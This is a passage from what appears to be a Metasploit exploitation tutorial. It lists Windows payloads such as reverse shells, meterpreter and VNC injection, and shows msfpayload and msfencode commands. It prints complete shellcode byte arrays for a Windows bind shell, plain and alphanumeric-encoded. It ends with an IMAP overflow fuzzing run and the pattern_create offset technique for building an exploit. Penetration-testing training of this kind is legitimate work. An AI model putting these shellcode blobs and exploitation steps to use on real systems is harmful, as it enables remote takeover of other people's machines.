| windows/meterpreter/reverse_https | Tunnel communication over HTTP using SSL, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged) |
| windows/meterpreter/reverse_ipv6_tcp | Connect back to the attacker over IPv6, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged) |
| windows/meterpreter/reverse_nonx_tcp | Connect back to the attacker (No NX), Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged) |
| windows/meterpreter/reverse_ord_tcp | Connect back to the attacker, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged) |
| windows/meterpreter/reverse_tcp | Connect back to the attacker, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged) |
| windows/meterpreter/reverse_tcp_allports | Try to connect back to the attacker, on all possible ports (1-65535, slowly), Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged) |
| windows/meterpreter/reverse_tcp_dns | Connect back to the attacker, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged) |
| windows/metsvc_bind_tcp | Stub payload for interacting with a Meterpreter Service |
| windows/metsvc_reverse_tcp | Stub payload for interacting with a Meterpreter Service |
| windows/patchupdllinject/bind_ipv6_tcp | Listen for a connection over IPv6, Inject a custom DLL into the exploited process |
| windows/patchupdllinject/bind_nonx_tcp | Listen for a connection (No NX), Inject a custom DLL into the exploited process |
| windows/patchupdllinject/bind_tcp | Listen for a connection, Inject a custom DLL into the exploited process |
| windows/patchupdllinject/find_tag | Use an established connection, Inject a custom DLL into the exploited process |
| windows/patchupdllinject/reverse_ipv6_tcp | Connect back to the attacker over IPv6, Inject a custom DLL into the exploited process |
| windows/patchupdllinject/reverse_nonx_tcp | Connect back to the attacker (No NX), Inject a custom DLL into the |

| | |
|---|---|
| | exploited process |
| windows/patchupdllinject/reverse_ord_tcp | Connect back to the attacker, Inject a custom DLL into the exploited process |
| windows/patchupdllinject/reverse_tcp | Connect back to the attacker, Inject a custom DLL into the exploited process |
| windows/patchupdllinject/reverse_tcp_allports | Try to connect back to the attacker, on all possible ports (1-65535, slowly), Inject a custom DLL into the exploited process |
| windows/patchupdllinject/reverse_tcp_dns | Connect back to the attacker, Inject a custom DLL into the exploited process |
| windows/patchupmeterpreter/bind_ipv6_tcp | Listen for a connection over IPv6, Inject the meterpreter server DLL (staged) |
| windows/patchupmeterpreter/bind_nonx_tcp | Listen for a connection (No NX), Inject the meterpreter server DLL (staged) |
| windows/patchupmeterpreter/bind_tcp | Listen for a connection, Inject the meterpreter server DLL (staged) |
| windows/patchupmeterpreter/find_tag | Use an established connection, Inject the meterpreter server DLL (staged) |
| windows/patchupmeterpreter/reverse_ipv6_tcp | Connect back to the attacker over IPv6, Inject the meterpreter server DLL (staged) |
| windows/patchupmeterpreter/reverse_nonx_tcp | Connect back to the attacker (No NX), Inject the meterpreter server DLL (staged) |
| windows/patchupmeterpreter/reverse_ord_tcp | Connect back to the attacker, Inject the meterpreter server DLL (staged) |
| windows/patchupmeterpreter/reverse_tcp | Connect back to the attacker, Inject the meterpreter server DLL (staged) |
| windows/patchupmeterpreter/reverse_tcp_allports | Try to connect back to the attacker, on all possible ports (1-65535, slowly), Inject the meterpreter server DLL (staged) |
| windows/patchupmeterpreter/reverse_tcp_dns | Connect back to the attacker, Inject the meterpreter server DLL (staged) |
| windows/shell/bind_ipv6_tcp | Listen for a connection over IPv6, Spawn a piped command shell (staged) |
| windows/shell/bind_nonx_tcp | Listen for a connection (No NX), Spawn a piped command shell (staged) |
| windows/shell/bind_tcp | Listen for a connection, Spawn a piped command shell (staged) |
| windows/shell/find_tag | Use an established connection, Spawn a piped command shell (staged) |
| windows/shell/reverse_http | Tunnel communication over HTTP using IE 6, Spawn a piped command shell (staged) |
| windows/shell/reverse_ipv6_tcp | Connect back to the attacker over IPv6, Spawn a piped command shell (staged) |
| windows/shell/reverse_nonx_tcp | Connect back to the attacker (No NX), Spawn a piped command shell (staged) |
| windows/shell/reverse_ord_tcp | Connect back to the attacker, Spawn a piped command shell (staged) |
| windows/shell/reverse_tcp | Connect back to the attacker, Spawn a piped command shell (staged) |
| windows/shell/reverse_tcp_allports | Try to connect back to the attacker, on all possible ports (1-65535, slowly), Spawn a piped command shell (staged) |
| windows/shell/reverse_tcp_dns | Connect back to the attacker, Spawn a piped command shell (staged) |
| windows/shell_bind_tcp | Listen for a connection and spawn a command shell |
| windows/shell_bind_tcp_xpfw | Disable the Windows ICF, then listen for a connection and spawn a command shell |
| windows/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| windows/speak_pwned | Causes the target to say "You Got Pwned" via the Windows Speech API |
| windows/upexec/bind_ipv6_tcp | Listen for a connection over IPv6, Uploads an executable and runs it (staged) |
| windows/upexec/bind_nonx_tcp | Listen for a connection (No NX), Uploads an executable and runs it (staged) |
| windows/upexec/bind_tcp | Listen for a connection, Uploads an executable and runs it (staged) |
| windows/upexec/find_tag | Use an established connection, Uploads an executable and runs it (staged) |
| windows/upexec/reverse_http | Tunnel communication over HTTP using IE 6, Uploads an executable and runs it (staged) |
| windows/upexec/reverse_ipv6_tcp | Connect back to the attacker over IPv6, Uploads an executable and runs it (staged) |
| windows/upexec/reverse_nonx_tcp | Connect back to the attacker (No NX), Uploads an executable and runs it (staged) |
| windows/upexec/reverse_ord_tcp | Connect back to the attacker, Uploads an executable and runs it (staged) |
| windows/upexec/reverse_tcp | Connect back to the attacker, Uploads an executable and runs it (staged) |
| windows/upexec/reverse_tcp_allports | Try to connect back to the attacker, on all possible ports (1-65535, slowly), Uploads an executable and runs it (staged) |
| windows/upexec/reverse_tcp_dns | Connect back to the attacker, Uploads an executable and runs it (staged) |
| windows/vncinject/bind_ipv6_tcp | Listen for a connection over IPv6, Inject a VNC Dll via a reflective loader (staged) |
| windows/vncinject/bind_nonx_tcp | Listen for a connection (No NX), Inject a VNC Dll via a reflective loader (staged) |
| windows/vncinject/bind_tcp | Listen for a connection, Inject a VNC Dll via a reflective loader (staged) |
| windows/vncinject/find_tag | Use an established connection, Inject a VNC Dll via a reflective loader (staged) |
| windows/vncinject/reverse_http | Tunnel communication over HTTP using IE 6, Inject a VNC Dll via a reflective loader (staged) |
| windows/vncinject/reverse_ipv6_tcp | Connect back to the attacker over IPv6, Inject a VNC Dll via a reflective loader (staged) |

| | |
|---|---|
| windows/vncinject/reverse_nonx_tcp | Connect back to the attacker (No NX), Inject a VNC Dll via a reflective loader (staged) |
| windows/vncinject/reverse_ord_tcp | Connect back to the attacker, Inject a VNC Dll via a reflective loader (staged) |
| windows/vncinject/reverse_tcp | Connect back to the attacker, Inject a VNC Dll via a reflective loader (staged) |
| windows/vncinject/reverse_tcp_allports | Try to connect back to the attacker, on all possible ports (1-65535, slowly), Inject a VNC Dll via a reflective loader (staged) |
| windows/vncinject/reverse_tcp_dns | Connect back to the attacker, Inject a VNC Dll via a reflective loader (staged) |
| windows/x64/exec | Execute an arbitrary command (Windows x64) |
| windows/x64/meterpreter/bind_tcp | Listen for a connection (Windows x64), Inject the meterpreter server DLL via the Reflective Dll Injection payload (Windows x64) (staged) |
| windows/x64/meterpreter/reverse_tcp | Connect back to the attacker (Windows x64), Inject the meterpreter server DLL via the Reflective Dll Injection payload (Windows x64) (staged) |
| windows/x64/shell/bind_tcp | Listen for a connection (Windows x64), Spawn a piped command shell (Windows x64) (staged) |
| windows/x64/shell/reverse_tcp | Connect back to the attacker (Windows x64), Spawn a piped command shell (Windows x64) (staged) |
| windows/x64/shell_bind_tcp | Listen for a connection and spawn a command shell (Windows x64) |
| windows/x64/shell_reverse_tcp | Connect back to attacker and spawn a command shell (Windows x64) |
| windows/x64/vncinject/bind_tcp | Listen for a connection (Windows x64), Inject a VNC Dll via a reflective loader (Windows x64) (staged) |
| windows/x64/vncinject/reverse_tcp | Connect back to the attacker (Windows x64), Inject a VNC Dll via a reflective loader (Windows x64) (staged) |

Once you have selected a payload, there are two switches that are used most often when crafting the payload for the exploit you are creating. In the example below we have selected a simple Windows bind shell. When we add the command-line argument "O" with that payload, we get all of the available configurable options for that payload.

```
root@bt:~# msfpayload windows/shell_bind_tcp O

      Name: Windows Command Shell, Bind TCP Inline
    Module: payload/windows/shell_bind_tcp
   Version: 8642
  Platform: Windows
      Arch: x86
Needs Admin: No
 Total size: 341
      Rank: Normal

Provided by:
  vlad902
  sf

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LPORT     4444             yes       The listen port
RHOST                      no        The target address

Description:
  Listen for a connection and spawn a command shell
```

As we can see from the output, we can configure three different options with this specific payload, if they are required, if they come with any default settings, and a short description:

- EXITFUNC
  - Required
  - Default setting: process
- LPORT
  - Required
  - Default setting: 4444
- RHOST
  - Not required
  - No default setting

Setting these options in msfpayload is very simple. An example is shown below of changing the exit technique and listening port of the shell:

```
root@bt:~# msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=1234 O

      Name: Windows Command Shell, Bind TCP Inline
    Module: payload/windows/shell_bind_tcp
   Version: 8642
  Platform: Windows
      Arch: x86
Needs Admin: No
 Total size: 341
      Rank: Normal

Provided by:
  vlad902
  sf

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  seh              yes       Exit technique: seh, thread, process, none
LPORT     1234             yes       The listen port
RHOST                      no        The target address

Description:
  Listen for a connection and spawn a command shell
```

Now that all of that is configured, the only option left is to specify the output type such as C, Perl, Raw, etc. For this example we are going to output our shellcode as C:

```
root@bt:~# msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=1234 C
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * LPORT=1234, RHOST=, EXITFUNC=seh, InitialAutoRunScript=,
 * AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
```

```
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x31\xdb\x53\x68\x02\x00\x04\xd2\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
"\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
"\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
"\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xfe\x0e\x32\xea"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

Now we have our fully customized shellcode to be used in any exploit!

## Alphanumeric Shellcode

There are cases where you need to obtain a pure alphanumeric shellcode because of character filtering in the exploited application. MSF can generate alphanumeric shellcode easily through msfencode. For example, to generate a mixed alphanumeric uppercase and lowercase encoded shellcode, we can use the following command:

```
root@bt:/pentest/exploits/framework3# ./msfpayload windows/shell/bind_tcp R |
./msfencode -e x86/alpha_mixed
[*] x86/alpha_mixed succeeded with size 659 (iteration=1)

unsigned char buf[] =
"\x89\xe2\xdb\xdb\xd9\x72\xf4\x59\x49\x49\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41"
"\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"
"\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x4b"
"\x4c\x4d\x38\x4c\x49\x45\x50\x45\x50\x45\x50\x43\x50\x4d\x59"
"\x4d\x35\x50\x31\x49\x42\x42\x44\x4c\x4b\x50\x52\x50\x30\x4c"
"\x4b\x51\x42\x44\x4c\x4c\x4b\x51\x42\x45\x44\x4c\x4b\x44\x32"
"\x51\x38\x44\x4f\x4e\x57\x50\x4a\x47\x56\x46\x51\x4b\x4f\x50"
"\x31\x49\x50\x4e\x4c\x47\x4c\x43\x51\x43\x4c\x45\x52\x46\x4c"
"\x47\x50\x49\x51\x48\x4f\x44\x4d\x43\x31\x48\x47\x4b\x52\x4a"
"\x50\x51\x42\x50\x57\x4c\x4b\x46\x32\x42\x30\x4c\x4b\x47\x32"
"\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30\x44\x38\x4d\x55\x49"
"\x50\x44\x34\x50\x4a\x45\x51\x48\x50\x50\x50\x4c\x4b\x50\x48"
"\x44\x58\x4c\x4b\x51\x48\x51\x30\x43\x31\x4e\x33\x4b\x53\x47"
"\x4c\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4e\x36\x50\x31"
"\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x49\x51\x48\x4f\x44\x4d\x45"
"\x51\x49\x57\x50\x38\x4d\x30\x42\x55\x4c\x34\x45\x53\x43\x4d"
"\x4c\x38\x47\x4b\x43\x4d\x51\x34\x43\x45\x4b\x52\x51\x48\x4c"
"\x4b\x51\x48\x47\x54\x45\x51\x49\x43\x42\x46\x4c\x4b\x44\x4c"
"\x50\x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x48\x53\x4c\x4b\x43"
"\x34\x4c\x4b\x43\x31\x48\x50\x4c\x49\x50\x44\x51\x34\x51\x34"
"\x51\x4b\x51\x4b\x45\x31\x46\x39\x51\x4a\x50\x51\x4b\x4f\x4b"
"\x50\x51\x48\x51\x4f\x51\x4a\x4c\x4b\x44\x52\x4a\x4b\x4b\x36"
"\x51\x4d\x43\x58\x50\x33\x50\x32\x43\x30\x43\x30\x42\x48\x43"
"\x47\x43\x43\x50\x32\x51\x4f\x50\x54\x43\x58\x50\x4c\x43\x47"
"\x51\x36\x43\x37\x4b\x4f\x4e\x35\x4e\x58\x4a\x30\x43\x31\x45"
```

```
"\x50\x45\x50\x51\x39\x49\x54\x50\x54\x46\x30\x43\x58\x46\x49"
"\x4b\x30\x42\x4b\x45\x50\x4b\x4f\x4e\x35\x50\x50\x50\x50\x50"
"\x50\x46\x30\x51\x50\x46\x30\x51\x50\x46\x30\x43\x58\x4a\x4a"
"\x44\x4f\x49\x4f\x4d\x30\x4b\x4f\x48\x55\x4d\x47\x50\x31\x49"
"\x4b\x51\x43\x45\x38\x43\x32\x45\x50\x44\x51\x51\x4c\x4d\x59"
"\x4d\x36\x42\x4a\x44\x50\x50\x56\x51\x47\x42\x48\x48\x42\x49"
"\x4b\x46\x57\x43\x57\x4b\x4f\x48\x55\x51\x43\x50\x57\x45\x38"
"\x48\x37\x4b\x59\x46\x58\x4b\x4f\x4b\x4f\x4e\x35\x50\x53\x46"
"\x33\x50\x57\x45\x38\x43\x44\x4a\x4c\x47\x4b\x4b\x51\x4b\x4f"
"\x49\x45\x51\x47\x4c\x57\x43\x58\x44\x35\x42\x4e\x50\x4d\x43"
"\x51\x4b\x4f\x4e\x35\x42\x4a\x43\x30\x42\x4a\x45\x54\x50\x56"
"\x51\x47\x43\x58\x45\x52\x48\x59\x49\x58\x51\x4f\x4b\x4f\x4e"
"\x35\x4c\x4b\x47\x46\x42\x4a\x51\x50\x43\x58\x45\x50\x42\x30"
"\x43\x30\x45\x50\x46\x36\x43\x5a\x45\x50\x45\x38\x46\x38\x49"
"\x34\x46\x33\x4a\x45\x4b\x4f\x49\x45\x4d\x43\x46\x33\x42\x4a"
"\x45\x50\x50\x56\x50\x53\x50\x57\x45\x38\x44\x42\x49\x49\x49"
"\x58\x51\x4f\x4b\x4f\x4e\x35\x43\x31\x48\x43\x47\x59\x49\x56"
"\x4d\x55\x4c\x36\x43\x45\x4a\x4c\x49\x53\x44\x4a\x41\x41";
```

If you look deeper at the generated shellcode, you will see that there are some non alphanumeric characters though:

```
>>> print shellcode
???t$?^VYIIIIIIIIICCCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLCZJKPMKXKIK
OKOKOE0LKBLQ4Q4LKQUGLLKCLC5CHEQJOLKPOB8LKQOGPC1
JKPILKGDLKC1JNP1IPLYNLK4IPD4EWIQHJDMC1IRJKKDGKPTQ4GXCEKULKQOFDC1J
KE6LKDLPKLKQOELEQJKDCFLLKMYBLFDELE1HCP1IKE4LKG3P0LKG0D
LLKBPELNMLKG0C8QNBHLNPNDNJLF0KOHVBFPSCVE8P3GBBHD7BSGBQOF4KOHPE
8HKJMKLGKPPKON6QOK9M5CVMQJMEXC2QEBJERKOHPCXIIEYKENMQGKON6
QCQCF3PSF3G3PSPCQCKOHPBFCXB1QLE6QCMYM1J5BHNDDZD0IWF7KOIFCZDPPQ
QEKON0E8NDNMFNJIPWKOHVQCF5KON0BHJEG9LFQYF7KOIFF0PTF4QEKOH
PJ3E8JGCIHFBYF7KON6PUKOHPBFCZE4E6E8BCBMK9M5BJF0PYQ9HLMYKWBJG4MY
M2FQIPL3NJKNQRFMKNPBFLJ3LMCJGHNKNKNKBHCBKNNSDVKOCEQTKOHV
QKQGPRF1PQF1CZEQPQPQPUF1KOHPE8NMN9DEHNF3KOIFCZKOKOFWKOHPLKQG
KLLCITE4KOHVF2KOHPCXJPMZDDQOF3KOHVKOHPDJAA
```

This is due to the opcodes ("\x89\xe2\xdb\xdb\xd9\x72") at the beginning of the payload which are needed in order to find the payloads absolute location in memory and obtain a fully position-independent shellcode:

Once our shellcode address is obtained through the first two instructions, it is pushed onto the stack and stored in the ECX register which will then be used to calculate relative offsets.

However, if we are able somehow to obtain the absolute position of the shellcode on our own and save that address in a register before running the shellcode, we can use the special option BufferRegister=REG32 while encoding our payload:

```
root@bt:/pentest/exploits/framework3# ./msfpayload windows/shell/bind_tcp R |
./msfencode BufferRegister=ECX -e x86/alpha_mixed
[*] x86/alpha_mixed succeeded with size 651 (iteration=1)

unsigned char buf[] =
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
"\x49\x49\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50"
"\x38\x41\x42\x75\x4a\x49\x4b\x4c\x4d\x38\x4c\x49\x43\x30\x43"
"\x30\x45\x50\x45\x30\x4c\x49\x4b\x55\x50\x31\x48\x52\x43\x54"
```

```
"\x4c\x4b\x51\x42\x50\x30\x4c\x4b\x50\x52\x44\x4c\x4c\x4b\x50"
"\x52\x45\x44\x4c\x4b\x44\x32\x46\x48\x44\x4f\x48\x37\x50\x4a"
"\x46\x46\x50\x31\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x47\x4c\x43"
"\x51\x43\x4c\x45\x52\x46\x4c\x47\x50\x49\x51\x48\x4f\x44\x4d"
"\x43\x31\x49\x57\x4b\x52\x4a\x50\x51\x42\x51\x47\x4c\x4b\x51"
"\x42\x42\x30\x4c\x4b\x50\x42\x47\x4c\x43\x31\x48\x50\x4c\x4b"
"\x51\x50\x42\x58\x4b\x35\x49\x50\x43\x44\x50\x4a\x43\x31\x48"
"\x50\x50\x50\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x50\x58\x47\x50"
"\x43\x31\x49\x43\x4a\x43\x47\x4c\x50\x49\x4c\x4b\x50\x34\x4c"
"\x4b\x43\x31\x4e\x36\x50\x31\x4b\x4f\x46\x51\x49\x50\x4e\x4c"
"\x49\x51\x48\x4f\x44\x4d\x45\x51\x49\x57\x47\x48\x4b\x50\x43"
"\x45\x4c\x34\x43\x33\x43\x4d\x4c\x38\x47\x4b\x43\x4d\x46\x44"
"\x42\x55\x4a\x42\x46\x38\x4c\x4b\x50\x58\x47\x54\x45\x51\x49"
"\x43\x42\x46\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x48\x45\x4c"
"\x45\x51\x4e\x33\x4c\x4b\x44\x44\x4c\x4b\x43\x31\x4e\x30\x4b"
"\x39\x51\x54\x47\x54\x47\x54\x51\x4b\x51\x4b\x45\x31\x51\x49"
"\x51\x4a\x46\x31\x4b\x4f\x4b\x50\x50\x58\x51\x4f\x50\x5a\x4c"
"\x4b\x45\x42\x4a\x4b\x4b\x36\x51\x4d\x45\x38\x47\x43\x47\x42"
"\x45\x50\x43\x30\x43\x58\x43\x47\x43\x43\x47\x42\x51\x4f\x50"
"\x54\x43\x58\x50\x4c\x44\x37\x46\x46\x45\x57\x4b\x4f\x4e\x35"
"\x48\x38\x4c\x50\x43\x31\x45\x50\x45\x50\x51\x39\x48\x44\x50"
"\x54\x46\x30\x45\x38\x46\x49\x4b\x30\x42\x4b\x45\x50\x4b\x4f"
"\x49\x45\x50\x50\x50\x50\x50\x50\x46\x30\x51\x50\x50\x50\x47"
"\x30\x46\x30\x43\x58\x4a\x4a\x44\x4f\x49\x4f\x4d\x30\x4b\x4f"
"\x4e\x35\x4a\x37\x50\x31\x49\x4b\x50\x53\x45\x38\x43\x32\x43"
"\x30\x44\x51\x51\x4c\x4d\x59\x4b\x56\x42\x4a\x42\x30\x51\x46"
"\x50\x57\x43\x58\x48\x42\x49\x4b\x50\x37\x43\x57\x4b\x4f\x49"
"\x45\x50\x53\x50\x57\x45\x38\x4e\x57\x4d\x39\x47\x48\x4b\x4f"
"\x4b\x4f\x48\x55\x51\x43\x46\x33\x46\x37\x45\x38\x42\x54\x4a"
"\x4c\x47\x4b\x4b\x51\x4b\x4f\x4e\x35\x50\x57\x4c\x57\x42\x48"
"\x42\x55\x42\x4e\x50\x4d\x45\x31\x4b\x4f\x49\x45\x42\x4a\x43"
"\x30\x42\x4a\x45\x54\x50\x56\x50\x57\x43\x58\x44\x42\x4e\x39"
"\x48\x48\x51\x4f\x4b\x4f\x4e\x35\x4c\x4b\x46\x56\x42\x4a\x47"
"\x30\x42\x48\x45\x50\x44\x50\x43\x30\x43\x30\x50\x56\x43\x5a"
"\x43\x30\x43\x58\x46\x38\x4e\x44\x50\x53\x4d\x35\x4b\x4f\x48"
"\x55\x4a\x33\x46\x33\x43\x5a\x43\x30\x50\x56\x51\x43\x51\x47"
"\x42\x48\x43\x32\x4e\x39\x48\x48\x51\x4f\x4b\x4f\x4e\x35\x43"
"\x31\x48\x43\x51\x39\x49\x56\x4c\x45\x4a\x56\x43\x45\x4a\x4c"
"\x49\x53\x45\x5a\x41\x41";
```

This time we obtained a pure alphanumeric shellcode:

```
>>> print shellcode
IIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLBJJKPMM8KIKOKOKOE0LKBLF
DFDLKPEGLLKCLC5D8C1JOLKPOEHLKQOGPEQJKPILKGD
LKEQJNFQIPMINLLDIPCDC7IQHJDMC1HBJKJTGKF4GTFHBUJELKQOGTC1JKCVLKDLP
KLKQOELEQJKESFLLKLIBLFDELE1HCP1IKE4LKG3FPLKG0DLLKBPELN
MLKG0DHQNE8LNPNDNJLPPKOHVE6QCE6CXP3FRE8CGCCP2QOPTKON0CXHKJMKL
GKF0KOHVQOMYM5E6K1JMEXC2PUBJDBKON0CXN9C9KENMPWKON6QCF3F3F3
PSG3PSPCQCKOHPBFE8DQQLBFPSMYKQMECXNDDZBPIWQGKOHVBJB0PQPUKOHP
BHNDNMFNKYPWKON6QCF5KOHPCXKUG9K6QYQGKOHVF0QDF4QEKON0MCCXKWD
9HFBYQGKOIFQEKON0BFCZBDE6CXCSBMMYJECZF0F9FIHLK9KWCZQTK9JBFQIPKC
NJKNQRFMKNG2FLMCLMBZFXNKNKNKCXCBKNNSB6KOD5QTKON6QKF7QBF1
PQF1BJC1F1F1PUPQKON0CXNMIIDEHNQCKOHVBJKOKOGGKOHPLKF7KLLCITBDKON
6QBKOHPE8L0MZETQOQCKOHVKOHPEZAA
```


In this case, we told msfencode that we took care of finding the shellcodes absolute address and we saved it in the ECX register:

As you can see in the previous image, ECX was previously set in order to point to the beginning of our shellcode. At this point, our payload starts directly realigning ECX to begin the shellcode decoding sequence.

## *Making Something Go Boom*

Previously we looked at fuzzing an IMAP server in the Simple IMAP Fuzzer section. At the end of that effort we found that we could overwrite EIP, making ESP the only register pointing to a memory location under our control (4 bytes after our return address). We can go ahead and rebuild our buffer (fuzzed = "A"*1004 + "B"*4 + "C"*4) to confirm that the execution flow is redirectable through a JMP ESP address as a ret.

```
msf auxiliary(fuzz_imap) > run

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1012
[*] 0002 LIST () /"AAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]BBBBCCCC" "PWNED"
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] It seems that host is not responding anymore and this is G00D ;)
[*] Auxiliary module execution completed
msf auxiliary(fuzz_imap) >
```



**Controlling Execution Flow**

We now need to determine the correct offset in order get code execution. Fortunately, Metasploit comes to the rescue with two very useful utilities: pattern_create.rb and pattern_offset.rb. Both of these scripts are located in Metasploit's 'tools' directory. By running pattern_create.rb , the script will generate a string composed of unique patterns that we can use to replace our sequence of 'A's.

```
root@bt4:~# /pentest/exploits/framework3/tools/pattern_create.rb 11000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2
Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5...
```

After we have successfully overwritten EIP or SEH (or whatever register you are aiming for), we must take note of the value contained in the register and feed this value to pattern_offset.rb to determine at which point in the random string the value appears.

Rather than calling the command line pattern_create.rb, we will call the underlying API directly from our fuzzer using the Rex::Text.pattern_create(). If we look at the source, we can see how this function is called.

